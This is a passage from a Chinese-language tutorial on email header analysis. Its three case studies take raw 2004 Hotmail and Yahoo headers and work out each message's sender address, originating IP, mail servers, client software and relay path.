X-Mailer: Microsoft Outlook Express 5.00.2600.0000
X-MimeOLE: Produced By Microsoft MimeOLE V5.00.2600.0000
Message-ID: <Law11-OE77a01tpQrQp0000614e@hotmail.com>
X-OriginalArrivalTime: 11 Nov 2004 11:42:10.0114 (UTC)
X-UIDL: 7ef566008d9dcdd0005d2b28d078ca49

以上的邮件标题包含了源地址和目标地址，以及路由的信息。邮件转发报告见图 2-9。

1. 电子邮件的发送地址: devilfrommars@hotmail.com
2. 源 IP 地址: 210.214.80.232
3. 源邮件服务器: law18-rte41.law22.hotmail.com
4. 邮件客户端软件: Microsoft Outlook Express
5. 操作步骤: 源地址 → 源邮件服务器 → 目标邮件服务器 → 目标地址




图 2-9 邮件转发报告

案例 2

Return-path: <jayanth_@hotmail.com>

Received: from delhi14.bol.net.in ([202.159.212.9]) by pop.bol.net.in (iPlanet Messaging Server 5.2 HotFix 1.21 (built Sep 8 2003)) with ESMTP id <0HXG004ZO8AQG2@pop.bol.net.in> for ankit@bol.net.in; Sun, 09 May 2004 19:02:50 +0530 (IST)

Received: from hotmail.com ([65.54.187.164]) by mx.bol.net.in (iPlanet Messaging Server 5.2 HotFix 1.21 (built Sep 8 2003)) with ESMTP id <0HXG0001U8AODP@mx.bol.net.in> for ankit@bol.net.in (ORCPT ankit@bol.net.in); Sun, 09 May 2004 19:02:50 +0530 (IST)

Received: from mail pickup service by hotmail.com with Microsoft SMTPSVC; Sun, 09 May 2004 06:21:50 -0700

Received: from 203.88.133.226 by 18fd.bay18.hotmail.msn.com with HTTP; Sun, 09 May 2004 13:21:49 +0000 (GMT)

Date: Sun, 09 May 2004 13:21:49 +0000

From: JAYANTH P <jayanth_@hotmail.com>

Subject: Hi

X-Originating-IP: [203.88.133.226]

X-Sender: jayanth_@hotmail.com

To: Ankit@ankit.com

Message-id: <BAY18-F114ndcx3Vp200000f848@hotmail.com>

MIME-version: 1.0

Content-type: text/html

Content-transfer-encoding: 8BIT

iPlanet-SMTP-Warning: Lines longer than SMTP allows found and truncated.

X-Originating-Email: [jayanth_@hotmail.com]

Original-recipient: rfc822;ankit@bol.net.in

X-OriginalArrivalTime: 09 May 2004 13:21:50.0770 (UTC)

FILETIME=[967CA920:01C435C8]

以上邮件的邮件信息以及路由信息如下。邮件转发报告见图 2-10。

1. 电子邮件的发送地址: jayanth_@hotmail.com
2. 源 IP 地址: 203.88.133.226
3. 源邮件服务器: HTTP method to 18fd.bay18.hotmail.msn.com server
4. 邮件客户端软件: Online mail service.
5. 操作步骤: 源地址→源邮件服务器→中转邮件服务器→中转邮件服务器→目标邮件服务器→目标地址




图 2-10 邮件转发报告

案例 3

X-Apparently-To: ankitfadia2001@yahoo.com via 206.190.39.160; Wed, 29 Sep 2004 22:03:26 -0700

X-Originating-IP: [66.218.66.70]

Return-Path: <sentto-10317731-0-1096520289 ankitfadia2001 =yahoo.com@ returns. groups. yahoo.com>

Received: from 66.218.66.70 (HELO n15.grp.scd.yahoo.com) (66.218.66.70) by mta224.mail.scd.yahoo.com with SMTP; Wed, 29 Sep 2004 22:03:26 -0700

Received: from [66.218.66.31] by n15.grp.scd.yahoo.com with NNFMP; 30 Sep 2004 04:58:10 -0000

X-Yahoo-Newman-Property: groups-email

X-Sender: ankitfadia2001@yahoo.com

X-Apparently-To: ankitfadia@yahoogroups.com

Received: (qmail 94601 invoked from network); 30 Sep 2004 04:58:07 -0000

Received: from unknown (66.218.66.217) by m25.grp.scd.yahoo.com with QMQP; 30 Sep 2004 04:58:07 -0000

Received: from unknown (HELO web52706.mail.yahoo.com) (206.190.39.157) by mta2.grp.scd.yahoo.com with SMTP; 30 Sep 2004 04:58:06 -0000

Message-ID: <20040930045805.75214.qmail@web52706.mail.yahoo.com>

Received: from [128.12.17.162] by web52706.mail.yahoo.com via HTTP; Wed, 29 Sep 2004 21:58:05 PDT

To: ankitfadia2001@yahoogroups.com
From: "Ankit Fadia" <ankitfadia2001@yahoo.com>
X-Yahoo-Profile: ankitfadia2001
MIME-Version: 1.0
Mailing-List: list ankitfadia2001@yahoogroups.com; contact ankitfadia-owner@yahoogroups.com
Delivered-To: mailing list ankitfadia@yahoogroups.com
Precedence: bulk
List-Unsubscribe: <mailto:ankitfadia-unsubscribe@yahoogroups.com>
Date: Wed, 29 Sep 2004 21:58:05 -0700 (PDT)
Subject: New Book
Reply-to: ankitfadia-owner@yahoogroups.com
Content-Type: multipart/mixed; boundary="0-260089749-1096520285=:74948"
Content-Length: 149118

- 你可以按照以下的步骤对电子邮件标题信息进行分析，找出邮件的来源和路径：
1. 电子邮件的发送地址：ankitfadia2001@yahoo.com
 2. 源 IP 地址：128.12.17.162
 3. 源邮件服务器：web52706.mail.yahoo.com
 4. 邮件客户端软件：Online HTTP service.
 5. 操作步骤：源地址→源邮件服务器→四个中转邮件服务器、目标邮件服务器→目标地址

